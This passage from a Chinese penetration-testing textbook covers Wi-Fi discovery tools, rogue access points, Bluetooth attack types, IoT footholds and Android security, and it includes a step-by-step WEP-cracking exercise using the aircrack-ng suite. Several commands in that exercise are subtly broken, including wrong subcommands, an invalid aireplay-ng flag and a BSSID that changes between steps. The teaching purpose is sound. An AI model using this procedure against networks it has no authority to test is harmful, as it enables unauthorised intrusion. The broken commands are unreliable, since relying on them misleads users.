- 蜜罐攻击部分依赖于社会工程，以及对人们使用技术方式的了解。用户可以(并且会)连接到他们可以找到的任何可用的无线网络，并可能无意中连接到一个恶意网络。在这种情况下，攻击者可以吸引无知或没有警惕性的用户，连接到他们自己控制的接入点。为了实施此类攻击，恶意方必须设置一个流氓接入点(通常在合法的接入点覆盖范围内)。由于流氓接入点发送更强大和更清晰的信号，可以吸引真正寻找接入点已进行连接的客户端。一旦发生这种情况，恶意攻击者即可选择查看、篡改或阻止网络流量。

13.5 选择攻击无线网络的工具

有几种可以简化定位目标网络的工作的工具和方法。在定位无线网络后，就有可能对其实施攻击。

13.5.1 选择实用程序

以下方法可以配合Wardriving攻击使用，也可以单独使用。

OpenSignal

该应用程序可以在Web端(opensignal.com)或一个移动设备上使用。可以使用它绘制Wi-Fi网络和3G / 4G网络的分布图，并将此信息与GPS数据相关联。

Kismet

一种基于Linux的工具，可有效地采用被动方式，定位无线网络。被动方式意味着该工具不会对可能正在观察或监听的人员暴露过多信息。

InSSIDer

该实用程序可用于在一个区域中定位无线网络，并提供有关信道、频率和功率的信息。

Network Signal Info

该应用程序可用于Android操作系统，能够分析和定位无线网络。

Wireshark

Wireshark是一个嗅探程序，也可用于拦截来自无线网络的流量。然而，要充分利用Wireshark分析无线网络流量，需要使用AirPcap USB适配器。 使用AirPcap可以将无线流量一直分析到硬件层。

在理想的条件下，这些工具可以帮助找到以下无线网络的相关信息：

- 广播SSID
- 多个接入点的存在
- 发现隐藏的SSID
- 使用的验证方法

13.5.2 选择合适的无线网卡

作为一名需要分析无线网络并与之交互的渗透测试者，需要考虑使用合适的无线网卡或适配器。对于大多数无线网卡中，不需要考虑其品牌、型号以及制造商——大部分都能与所使用的工具和技术兼容。 然而，对于可能使用Wi-Fi的移动设备(如平板电脑和手机)，由于其内部适配器通常不支持所需的高级功能，此时就需要使用外部适配器。

购买无线适配器时，请考虑以下事项：

- 正在使用的操作系统
- 正在使用的应用程序

- 是否需要进行数据包注入(Windows系统无法执行数据包注入；如果需要，则必须使用Linux)
- 驱动程序的可用性
- 无线网卡和芯片组的制造商(这两者可以分别由不同的制造商制造)
- 适配器是否同时支持监视和混杂模式

如果使用了虚拟化技术，可能还需要检查无线网卡是否可以与此环境兼容。

下面介绍如何综合使用这些工具，尝试用Linux攻破WEP。

练习13.2：攻破WEP

在本练习中，将使用Linux与一些工具，破解和获取WEP密钥。

本练习使用的Linux版本是Kali 2.0，并且不使用虚拟化环境。(如果选择使用虚拟化环境，则需要获得一个USB无线适配器，并请参阅虚拟化软件说明，配置适配器，令其被识别为无线网卡)。

(1) 在终端窗口中运行iwconfig命令，获取有关无线网卡的信息。

如果无线网卡被操作系统检测到，它将以前缀“wlan”开头，后跟一个数字。在大多数情况下，编号将从零开始(即wlan0)，并从此递增。

(2) 将无线适配器设置为监视模式，以便接收无线流量。 该操作可以通过执行以下命令完成：

```
Airmon-ng start wlan0
```

其中wlan0是适配器的名称。

(3) 使用以下命令捕获流量：

```
Airodump-ng start mon0
```

其中mon0是监控接口。

(4) 列出本区域内的无线网络：

```
Airmon-ng mon0
```

(5) 在网络列表中，找到目标网络并记录其BSSID和信道。

(6) 使用airodump-ng软件，开始从目标网络捕获数据包：

```
airodump-ng -c [信道] --bssid [bssid] [监控接口]
airodump-ng -c 11 --bssid 00:09:5B:6F:64:1E mon0
```

(7) 为将数据包注入网络，需要等待某人连接网络以获取其MAC地址。

(8) 捕获MAC地址并从airodump文件中提取出来后，可以使用aireplay-ng将MAC作为ARP请求的一部分重播。捕获ARP数据包，然后重播该ARP数千次，以生成需要破解WEP的IV。为此，需要伪造目标的MAC地址。可以使用aireplay-ng来执行此操作。

```
Aireplay-ng -11 -b 00:09:58:6F:64:1F -h 44:60:57:C8:58:A0 mon0
Aireplay-ng -[c] -b [AP的bssid] -h [目标的MAC] [接口]
```

其中c是要监视的信道。

Airodump会将捕获的流量存入本地系统当前文件夹中的一个文件。

(9) 在捕获足够的流量后(许多情况下，通常需要大约10万个以上数据包)，请按Ctrl + C停止捕获。

(10) 使用aircrack-ng破解密码或密钥：

```
Aircrack-ng [filename.cap]
```

其中filename.cap是捕获文件的名称。

如果捕获了足够的流量，aircrack-ng将在屏幕上显示密钥，通常以十六进制格式显示。只需要在登录到远程AP时使用这个十六进制密钥，就能够连接到网络。

13.6 破解蓝牙

Wi-Fi并非唯一的无线技术——不能遗漏蓝牙。蓝牙是一种用于创建个人区域网络(PAN)的短距离无线通信技术的一系列规范。该技术现在非常普遍，从手机到汽车到游戏控制器都在使用。

蓝牙是按照一种用于所有类型设备通信的通用标准设计的。该通信协议工作于2.4至2.485GHz的频段，由爱立信公司于1994年开发。

通常情况下，蓝牙的有效距离约30英尺(10米)。然而，制造商可以选择在其产品中使用某些措施或功能，从而大大增加其产品的覆盖范围。使用特殊的天线，还可以进一步扩大范围。

两个具有蓝牙功能的设备相互连接的过程称为配对(pairing)。任何两个具有蓝牙功能的设备都能够相互连接。为此，设备通常需要处于可发现状态，该状态下它可以发送其名称、类型、提供的服务以及其他信息。在设备配对时，二者将交换一个预共享密钥或连接密钥。设备存储彼此连接密钥，以备将来再配对时识别对方。

与网络技术非常相似，每个设备都有自己唯一的48位标识符，通常是一个为其制定的名称。

在配对成功后，蓝牙设备将创建一个微微网(piconet，即非常小的网络)。在该网络中，任何时刻最多允许有一个主设备和七个活跃的从设备。蓝牙设备的工作原理决定了任何两个设备共享相同信道或频率的机会非常低，从而保持最低的冲突概率。

蓝牙的问题之一是它通常而言是一种非常短距离的技术。然而，问题在于该技术用

户的先入为主。许多蓝牙设备用户相信，由于该技术有效距离很短，攻击者需要在视距内才能有效攻击，因此也很容易防御。 但事实并非如此。对于攻击者而言，入侵过程很容易，因为他们需要的只是软件、合适的设备和一些基本知识。

那么，蓝牙的安全性究竟如何？ 这是一个仍有争议的问题，但一般而言，其安全性仅限于一些技术。首先是跳频——在通信中定时改变频率，用来防止冲突或其他问题。通信的主从端都知道跳频算法，但外部人员并不能也不应能轻易获得正确的频率。 第二，在配对时交换一个用于认证和加密(128位)的预共享密钥。

蓝牙的三种安全模式是：

安全模式1

没有启用安全保护。

安全模式2

服务级安全性。由一个集中式安全管理器处理身份验证、配置和授权。用户可能未激活该模式，并且其中没有设备级的安全性。

安全模式3

始终处于易用状态的设备级安全性。基于密钥进行验证和加密。此模式在下层连接上实施了安全性。

和Wardriving十分类似，一个在手机、笔记本电脑或上网本上安装了软件的攻击者可以定位攻击目标。黑客只需要在公共场所走动，让软件完成所有的工作，他们也可以坐在酒店大堂或餐厅，假装他们正在工作。 黑客的整个过程是自动的，因为正在使用的软件会扫描周边的蓝牙设备。

当黑客的软件找到并连接到支持蓝牙的手机时，它可以下载联系人信息、电话号码、日历、照片和SIM卡详细信息；免费拨打长途电话；打骚扰电话；还能执行更多攻击。

13.6.1 蓝牙攻击的类型

下面介绍一些利用蓝牙进行攻击的方法：

Bluesnarfing

通过获取未授权访问，访问并从目标设备下载所有信息的过程。在极端情况下，该攻击甚至可以为黑客开启发出完全毁灭的指令的门户。

Bluebugging

在此类攻击中，攻击者在设备上植入软件，使该设备成为被黑客操纵的窃听器。如果设备被此攻击攻破，黑客即可监听你和你身边任何人谈论的任何事情。

Bluejacking

向启用蓝牙的设备发送未经请求的消息的过程，类似于垃圾邮件。

Bluesniffing

攻击者能够在数据流入流出一个启用蓝牙的设备时，进行监听。

这些攻击中的许多可以用专门的软件和硬件进行。就蓝牙攻击而言，必须具有将数据包注入网络的适配器，且该适配器还需要具有足够的通信距离，以脱离受害者的视线。目前，有许多蓝牙适配器可通过外部天线将传输范围扩展到1000英尺以上。一种工业蓝牙适配器如图13.13所示。



图13.13　工业蓝牙适配器

13.6.2　关于蓝牙的注意事项

使用蓝牙设备时，有一些有关设备及其工作方式的信息应当谨记。首先，蓝牙设备可以工作在下列模式之一：

可被发现(Discoverable)

该模式允许设备被其他蓝牙设备扫描和定位。

限时可被发现(Limited Discoverable)

在这种模式下，在一段较短的时间内，设备可被其他蓝牙设备发现，此后回到不可发现的状态。

不可发现的(Nondiscoverable)

顾名思义，其他设备无法找到此模式下的设备。然而，如果另一个设备先前已经找到了该设备，那么前者仍然能够再次找到后者。

除了能够定位的设备之外，蓝牙设备可以与其他设备配对以允许彼此通信。设备可以

工作在配对或非配对模式下。在配对模式下，它可以与另一个设备连接。

13.7 物联网黑客技术

在此还不能结束本章，因为尚未介绍作为一名渗透测试者所必须了解的一项技术：物联网(Internet of Things，IoT)。IoT是一个流行词，用于指数量不断增长，可连接到Internet，但又不太适合归于计算机或其他设备类别的种种设备。例如，诸如家电、传感器、智能家居系统、车载多媒体系统、可穿戴计算设备等设备，以及所有连接到Internet以进行数据交换的设备都属于物联网范畴。此类系统通常具有嵌入式操作系统和可配置为连入家庭或商业网络的无线或有线网卡。

从安全的角度来看，这些设备的问题就是它们大多数没有任何安全性科研。这些设备中的许多旨在为消费者或企业提供特定的功能，通常这意味着很少或完全不关注安全性。缺少安全措施可能是网络管理员的灾难——却为渗透测试者提供了入口。

站在渗透测试者的角度，可能会希望使用工具扫描启用无线功能的设备，尝试寻找IoT设备。找到此类设备后，可以使用banner抓取或端口扫描，尝试识别该设备。如果该设备可识别，继续研究是否可以找到可以利用的潜在入口点或漏洞。如果方法正确，即可使用攻陷的设备作为更深入地攻击目标网络的一个支撑点，或出发点。

站在防御者的角度，这些设备不仅需要评估安全问题，而且要将其置于自身的特殊网段上。为了提高安全性，需要通过Internet直接访问的任何对象都应该被分割到自己的网段中，并限制对该网段的访问。然后，应该监控该网段以识别可能的异常流量，如果出现问题，应采取行动。

13.8 本章小结

除标准有线网络外，你还将会用到越来越多的无线网络和设备。在本章中，介绍了WEP、WPA和WPA2等保护技术可以被攻破。使用诸如天线知识和接入点布置等其他技术，可以实现从远距离对无线网络和设备进行攻击和阻断，并降低攻击被检测到的概率。渗透测试者需要了解所有这些技术，以确保能够对无线网络进行正确评估，并建议恰当的修复方案。

13.9　习题

1. 蓝牙和Wi-Fi网络有什么区别？
2. 八木天线和平板天线有何区别？
3. 蓝牙网络的覆盖范围是多少？ 如何扩展？
4. 什么会缩短无线网络的覆盖范围，限制其性能？
5. 何谓物联网？
6. IoT最大的问题是什么？

第14章

移动设备安全

在今天这个互联的世界中，一般人至少拥有四台移动设备。事实上，一些人已用他们的智能手机取代了传统平台。这是很有可能的，因为在过去的几年里，移动设备在性能、功能和灵活性等方面都有所提高。

除智能手机外，还有越来越多的设备可以冠以“移动”之名。它们包括健身跟踪器、智能手表，甚至还有虚拟现实设备。人们依靠这些设备，向他们提供关于周围世界的信息，而这些设备也使得记录和跟踪大量过去无法收集和记录的数据成为可能。由于这些数据由移动设备收集，存储在移动设备上，甚至被上传到云系统中，攻击者越来越多地将注意力转向移动设备及其信息。

作为一名渗透测试人员，你需要了解移动设备的工作方式，以及它们向工作场所或者其存在的任何环境引入的问题。现实情况是，移动设备将以持续加快的速度涌现，任何有能力的测试人员都应将它们纳入考虑。

本章将学习：

- 识别移动设备的组成
- 了解移动设备应具备的功能
- 识别移动平台特有的安全问题

14.1　认识当今的移动设备

在过去十年里，移动设备已经发生了翻天覆地的变化。笨重、性能不足和名不副实设备的时代已经一去不复返。当前移动设备的先驱——T-Mobile sidekick，于2002年在美国首次亮相。与今天的智能设备相比，这款设备虽然性能不足、功能有限，但是它代表着现代形式移动设备的开端，对今天的世界产生巨大影响。

接下来的几年一直到今天出现的移动设备，始于三星、诺基亚、爱立信等多家制造商推出的智能手机。虽然在头几年里，这些设备在性能和功能方面也有进步，但是直到2007年，苹果推出其备受欢迎的iPhone手机，才令移动设备开始飞入寻常百姓家。iPhone还加速了现今很多厂商的不同形式的更加先进手机的研发。在2007年到2016年间，苹果已经向世界范围内渴望使用最新技术的人卖出了数以百万计的iPhone。此后，很多其他厂商也各自推出了智能手机，这不仅造成硬件类型的差异，而且导致出现了不同类型的操作系统

(Android、黑莓甚至Windows Mobile)。

除了智能手机外，还有一个流行的平板电脑市场。2000年前的平板电脑与今天我们认为有用的平板电脑相比，其体积庞大，而且性能不足。直到2010年，随着苹果推出iPad，公众才开始全面接受这一技术。iPad向人们证明，平板电脑可以非常轻便小巧，电池续航优秀，并且具备多种之前的机型所没有的功能。

随着智能手机和平板电脑的进化，驱动和运行这些设备的操作系统也在不断进化。特别是Google的Android操作系统，已经发生了巨大的变化，并且演变还在继续。Android操作系统的开源特性，使得开发人员能够对运行在其他设备(包括穿戴式设备、平板电脑显示器，甚至有线电视盒)上的操作系统进行优化和调整，以及改进。

14.1.1 移动操作系统的版本和类型

使用移动设备带来的最大问题之一就是数据的安全性，尤其是在工作场所中使用时。制造设备及其操作系统的供应商已经找到了许多在保留设备可用性和功能的同时处理安全问题的方法。设备生产商已经在设备中集成和采用了使用加密、许可和不同形式的身份验证等技术的能力，并且取得了不同程度的成功。供应商必须得出设备的安全性和易用性之间的最佳平衡点。可以配置环境使其更加安全，但是这种安全往往会以降低设备的易用性为代价。

另一方面，易于使用的设备往往会牺牲某种程度的安全性。例如，一台希望采用加密技术保护数据的设备，通常会要求用户在设备上应用密码和其他安全功能，这些功能要求用户在使用设备之前输入一组凭证。由于大多数用户认为这么做比较麻烦，为了能拿起设备就能立刻使用，他们可能会选择放弃使用密码和加密。当然，选择这么做会导致设备的安全性降低。

使情况更加复杂的是，为了获得相较于竞争对手的优势，供应商们增加了功能和提高性能的竞赛。随着这些年移动设备的功能列表不断增长，出现了倾向于在安全性方面添加更便利的功能，或者至少使安全性成为重点。

在当前的移动设备市场中，消费者在选购设备时，有四种可供选择的移动操作系统。这四种主流操作系统分别是谷歌的Android、苹果的iOS、黑莓和微软的Windows Mobile。在这四种操作系统中，人们最广泛应用和接触的两个操作系统分别是谷歌的Android和苹果的iOS。苹果的iOS专用于苹果设备，并针对该制造商自身环境进行了定制和调整。而Android则可被定制和调整为任何类型的环境，只要有足够的知识和时间。在这两种操作系统中，谷歌的Android在市场上占有领先地位。

> ▶ 本书中将不再讨论黑莓和Windows Mobile，因为它们不太受欢迎。考虑到市场上这类设备的总数，遇到这些设备的可能性相当小。

14.1.2 移动设备面临的威胁

在分析这两个移动操作系统时，可以注意到，两者有一些相似之处，即使不在实现层面相似，至少在概念层面相似，并且，某个移动设备遭遇的威胁类型也是相同的，尽管受威胁的设备不同。考虑到这一点，了解以下问题，以便理解开发人员在开发时思考的目标十分重要。

在移动设备上，部分最基本的安全问题涉及如下内容：

恶意软件 对于现在使用计算设备的人来说，这个问题并不陌生，因为遇到恶意软件及其危害的情况可谓家常便饭。众所周知，恶意软件导致生产力受损、信息失窃以及其他形式各异的网络犯罪，造成经济损失。借鉴从传统桌面市场获得的经验教训，移动系统开发人员力图保护并加固他们的系统免受恶意软件的威胁。

资源和服务可用性滥用 传统技术市场长期存在的一个问题是，对于任何给定设备或环境的有意使用或滥用，该问题在移动设备市场同样存在。行为不正常的应用程序或设计不佳的软件很容易使硬件或软件效率低下或不稳定，而这并不是消费者期望的。另外，在移动设备上使用行为不正常的软件意味着仅有的可用资源会很快耗尽。在某些情况下，这意味着会快速消耗电池能源本身，从而使得整台设备在再次充电之前成为一块昂贵的废铁。

恶意和无意的数据丢失 如果说恶意软件教给了我们什么，那就是以身份窃取或其他信息盗用形式发生的恶意数据丢失无疑是个问题。另外，由于消费者的疏忽或者滥用设备，导致信息丢失也是一个非常现实的问题，因此，开发人员采取了措施，以确保数据免受恶意和意外损害。

当然，移动设备还会遇到更多种类的威胁和问题，但是为了简单起见，本书将重点关注这些关键领域。然而，可以肯定，在你本人的经验中可能遇到过很多问题，甚至包括本书中介绍的问题，都很容易转移到移动环境中，并且为这些设备的消费者造成麻烦。

14.1.3 移动安全的目标

在供应商设计设备时，会在功能、性能以及其他方面有很多目标。将所有这些目标纳入考虑的目的，都是为了改进其设备，并与竞争对手的设备相区别。本书不会过多地关注设备的易用性，而将重点关注安全功能，以及可能促使开发人员在适当的场合，将这些安全功能应用到设备的因素。有关这段讨论务必记住的是，总体目标是在任何给定设备上保护消费者数据的安全，并将威胁和漏洞的风险降到最低。在许多情况下，供应商采用的方法千变万化，但是这一总体目标不会变化。

那么，大多数移动设备供应商的安全目标是什么呢？对于任何给定的移动设备，需要在五个方面开发有效的安全措施。并不是所有的移动设备都能解决这五个问题，但是，问题解决得越多，设备就越安全。

在此首先深入讨论这五个问题，并在接下来分析Android和iOS的不同系统架构时应用它们。

- 为制造出更安全的移动设备，制造商试图解决的首个领域是访问控制。移动设备上的访问控制。在概念上与常规操作系统和服务器操作系统上的类似，意味着是允许还是拒绝访问，是基于一系列权限和规则，这些权限和规则描述了某个特定群体或个人的访问级别。正确实施后，访问控制能够严格规范可能存在的与任何系统资源、应用程序、数据、硬件和系统其他组件间的交互操作。在实践中，访问控制应该尽量处于这样一种默认状态，其中任何人或者群体都不能执行任何操作，除非已经显式或隐式地授予了他们该操作的权限，这样可以增强系统的整体健壮性。
- 第二个供应商试图解决(并在过去15年中，一直在解决其在不同操作系统中的不同形式)的问题，是数字签名。数字签名是一个过程，在该过程中，可以验证诸如软件之类项目来自某个来源，并且是真实可信的。对现代操作系统和平台而言，这是一个非常宝贵的功能，因为它可以确保来自第三方的软件或其他项目确实真实可信，并且未经篡改，以期尽量降低危及系统安全性和稳定性的可能。在实践中，数字签名已经对软件精确地做到了这一点；许多应用程序是由其开发人员签名确认，这为软件的来源和真实性判定提供了一种方法。在现代操作系统中，该技术同样用于为设备驱动签名，以确保设备驱动程序来自于一个有效来源，而并非由第三方创建、试图植入到系统中以进行破坏的恶意驱动。
- 设备加密是移动设备的一个关键组件。加密是一种机制，可用于保护数据不被泄露给那些未得到查看授权者。加密还可确保未被授权方没有修改数据的权限。虽然加密的设计目的不是为了防止设备被第三方窃取或搜索，但是它提供了一种保护机制，可以防止非设备所有者查看数据并且可能访问到他们根本无权访问的秘密。值得一提的是，移动设备上的加密可能存在法律问题，某些行业有相关的法律规定，这些规定可能要求采用特定类型和级别的加密，作为常规安全措施的一部分。
- 在过去的几年中，也已证明隔离是设备安全性的一个重要组成方面，因为隔离可以显著提高设备的稳定性和系统上各种进程的安全性。隔离通过限制应用程序或进程对其他应用程序或资源的访问，保护系统的稳定性和其他元素。在某些方面，隔离可视为某种形式的访问控制，但是此类访问控制并不能如同其适用于任何给定系统上运行的应用程序一样，适合人类。
- 最后，设备安全性的一个非常重要的领域是使用权限，提供对系统资源的细粒度访问。通过使用基于权限的模型，可以实现一个系统，该系统只授权用户执行特定任务所必需的操作。其他非必要操作均得不到授权，以避免给用户提供过多访问权限，并给设备本身的稳定性和安全性带来潜在风险。

再次强调，尽管上文可能无法涵盖设备制造商在开发其设备和操作系统模型时努力保护的所有领域，但它们确实代表了几乎所有设备供应商都要考虑的一些关键领域。

14.2　使用Android操作系统

本书将讨论的第一个移动操作系统是Google的Android操作系统。该操作系统将在2019年迎来它的15岁生日：它最早由一家名为Android Inc.的公司开发并在2003年发布。Android Inc.的独立地位并未维持多久，后来它被谷歌收购，因为谷歌想让开发Android系统的精英来谷歌工作，帮助谷歌完善即将向市场发布的新Nexus和Android设备产品线的操作系统，谷歌正致力于支持推广该产品线。

在开发者最初设想该操作系统时，其理念就是要开发一个开源、安全、稳定、灵活、第三方易于开发应用程序的操作系统。从最初发布到今天为止，Android操作系统已在不同程度上达到了这些目标，并已在所有类型的移动设备上成为领先的操作系统。因为Android操作系统功能丰富、功能强大而且免费，消费者纷纷选择使用它。Android操作系统的另一个引人喜爱的特性是，它在很大程度上基于Linux操作系统(包含安全增强型Linux内核[SELinux])，所以对于其他平台上的Linux的用户，其知识和技能可以很容易地转用于新的移动环境中。Android的当前版本6.0版的架构如图14.1所示。



图14.1　Android 6.0

在过去十年中，Android已经有了很大发展，加入了对更多设备，以及几乎所有主流在线服务的支持，如文件共享服务、云服务、社交网络，甚至第三方认证服务。

那么，Android是如何处理一个安全移动操作系统应该具备的五个要素呢？与iOS相比，Android得分相当高；它能够通过大量功能特性为这五个关键方面提供支持，而iOS系统则不行。这是否真的意味着Android系统比iOS更安全？所有这一切意味着Android操作系统确实支持本章讨论的五个方面的安全要素，就此而言，这意味着它比其竞争者可能更安全。

一个能进一步提高Android操作系统的安全性的事实是，开发人员和消费者使用各自的方式与系统交互，而一个比另一个更安全。Android是针对消费者市场而开发的，因此，其界面对首次使用的用户而言也很简单易用。但是，开发人员可以启用系统中的特殊模式和秘密菜单，用于执行对系统一般用户不可见的敏感操作。因为开发工具对普通用户而言是隐藏的，因此，用户不会对系统本身造成损害。

14.2.1 Android系统的root操作

当一个普通用户决定突破设备的现存限制来进行更多的操作时，又会怎么样呢？这涉及一个称为root的过程，该过程可用于将任何用户的访问权限提高到最高级。在root完成之后，系统的用户可以几乎无限制地访问系统中的他们希望与之交互的任何事物，并且操作权限也基本上没有任何限制。虽然这么做听起来似乎是个好主意，但对大多数人而言其实并非如此，因为普通用户会很快因为尝试一些(未root前)通常会触发警告或直接被禁止的高风险操作，令自己陷入麻烦。在完成root之后，用户被警告或者禁止的次数要少得多。他们可能在无任何预警的情况下损害系统本身。

对于Android设备，root到底是指什么？最简单的解释是，root是在Android设备上运行一个进程或脚本，如果该应用按预期顺利执行，那么设备就会被解锁并被root，意味着用户或者任何使用这台设备的人都能够随时执行任何操作。由于通过root将释放设备的强大功能，因此该过程应只由具备足够经验和知识的人员进行，以避免对设备的安全性产生负面影响。

幸运的是，root并非一个轻而易举的过程。首先，需要进行一些研究和一些努力才能完成它。不过，root一台设备所需的知识和工作量并不一定，取决于具体需要root的对象设备。同样需要注意的是，不当或不正确地root设备，不仅可能对安全性产生负面影响，而且在某些情况下还会导致设备完全无法操作或称“变砖”。

14.2.2 在沙箱中操作

Android的设计与其他操作系统的设计没有太大的区别。虽然Android与其他操作系统一样由一系列进程和组件组成，但是它们在设备和操作系统本身中的实现方式方面还是有

所区别的。

Android使用一种称为沙箱(sandbox)的设计，强调组件和流程的隔离。在Android环境中运行的每个组件都被尽可能设计为自包含，并且只以非常特定的方式相互通信，使用特定的进程以控制和限制交互的方式。这种设计的结果是，过程和组件得到严格的控制和隔离，除非他们有特别的理由需要进行通信；即使这样，其通信也会受到控制，以防止潜在的安全和稳定性问题。虽然本书在此不会深入探讨这一设计如何实现的核心技术细节——这是开发人员需要研究的问题——但值得之处，该系统已在进程级别内置了隔离和一定程度的访问控制。

基于限制访问的对象不仅是数据，还包含系统自身的组件的访问控制的角度，在此花点时间介绍一下Android操作系统的内核。任何操作系统的内核都是整个系统的“心脏”，负责调度资源，控制输入输出，以及控制系统中的其他必需组件和资源。对Android而言，这一点也并没有什么不同。在Android系统中，无论是出于什么意图和目的，内核是系统中唯一具备root访问权限，能够执行其所需的任何操作或功能的部分。这一设计的结果意味着内核能够执行其所需的操作，以维持系统的正常运行和功能，而这正是你希望内核为正常工作所应该具备的功能，因为限制这样一个系统关键部分的访问权限会使系统无法正常工作。当然，任何不属于内核的程序只能以某种较有限的访问权限运行，取决于其特定功能和在系统框架内的角色。

下面简单介绍Android操作系统的其他一些组件：

应用程序运行库组件(Application Runtime，ART) ART是Android操作系统第5版中引入的一个组件(并成为其后所有版本的组成部分)。该组件用于替换该操作系统此前版本中的比较旧的Dalvik运行库。该组件的基本功能是使应用程序可在Android中的一个虚拟机环境中运行。对于熟悉Java环境的人而言，这并非什么特殊情况。事实上，大多数Android应用程序都是用Java语言编写的，有很多人都通过使用Web或其他环境中的应用程序熟悉了该语言。

Google Play Android操作系统的一个主要优点是，在制造商发货时操作系统中尚未具备的任何功能都可以在事后再行添加。为Android操作系统安装应用程序的默认和首选的方法是使用流行的Google Play服务，这是一个应用商店，在其中用户可以免费或花很少的费用下载应用程序，并将其安装到操作系统中。 用户不再需要备份程序安装介质的副本，或将应用程序存储在USB设备上；他们可以简单地使用一个Google账户，将应用程序与该账户相关联，然后按需进行下载。例如，在他们换用新设备或重置了现用设备，因而必须重新配置它们时。

空中无线下载(Over-the-Air，OTA)更新 Android操作系统的另一个巨大优点是其提供更新的能力。更新是任何操作系统环境的必需组成部分；它正是解决安全缺陷或其他问题的途径。Android系统更新可大可小，既可以是一个很小的下载，也可以是整个操作系统的更新。Android的更新是通过所谓的OTA策略，或利用Wi-Fi等无线技术，通过Web途径发布的。由于默认情况更新是自动交付的(或许会提示用户进行下载和安装)，这就使相

比于以前的操作系统，设备更容易保持更新。

自Android系统诞生以来，已证明其是一个灵活、强大且高度可定制的操作系统，能够跨平台高效运行。

14.2.3 搭建定制的Android系统

已经确证，谷歌提供的Android操作系统的默认状态擅长于为用户提供良好的体验。然而，Android无法满足大多数渗透测试者的需求，因为系统无法提供高效的测试所需的足量的可访问或可利用的资源。所以，作为一名渗透测试者，通常还需要再做一些工作，使系统能够满足自己的特殊需求。为做到这一点，以下是一些定制系统的可用做法。

第一种做法是使用设备搭载的原生操作系统，然后root该系统。由于这个过程开放了系统权限从而允许使用该设备完成任何工作，这意味着将能够执行更多的操作，甚至在系统上安装那些没有root权限就无法运行的应用程序。这是一种相当简单直接的做法，然而，这么做意味着仍然必须自行搜集用于执行渗透测试过程的工具，而大多数情况下这将是个挑战，因为此类工具太多了。

另外，也可以选择使用货架产品，例如Kali Linux NetHunter之类预先配置好的操作系统。该操作系统是著名的Kali操作系统的“表兄弟”，后者同样用于渗透测试(不过是在非移动环境中)。要安装此操作系统，用户只需要在https://www.kali.org下载安装程序。在Windows上，该程序是一个安装向导，用户单击几次鼠标，回答一些问题；然后，用户只需要通过USB将设备插入台式机或笔记本电脑，单击Finish按钮，让向导用新的操作系统安装和配置设备。另外，选择这种做法的一个巨大优点是，该操作系统默认搭载了超过1000种工具，这意味着有一个经过实践验证的工具包随时可供使用，而不需要再花大量时间搜索有用或有效的工具。Kali NetHunter的界面如图14.2所示。



图14.2　Kali NetHunter的界面

当然，还有其他关注安全的操作系统也可用于渗透测试，但其数量太多，本书难以一一赘述。不过，如果你对其他基于Android的渗透测试发行版选项感兴趣，只需要一次谷歌搜索，即可得到许多相关结果，可以自行试验，看看其中哪个适合你的使用需求。

14.3　使用苹果iOS

目前第二流行的移动操作系统是苹果的iOS系统。iOS很受欢迎，因为对于任何一个想拿起设备就用的人而言，iOS都是易于使用、掌握与导航的。iOS很像Android，能够在苹果自己的iPad平板电脑和iPhone上运行，但苹果环境以外的其他设备都无法运行该操作系统(这一点与Android不同，即使它因源自Unix而和Android有着相似的传承)。苹果iOS桌面如图14.3所示。

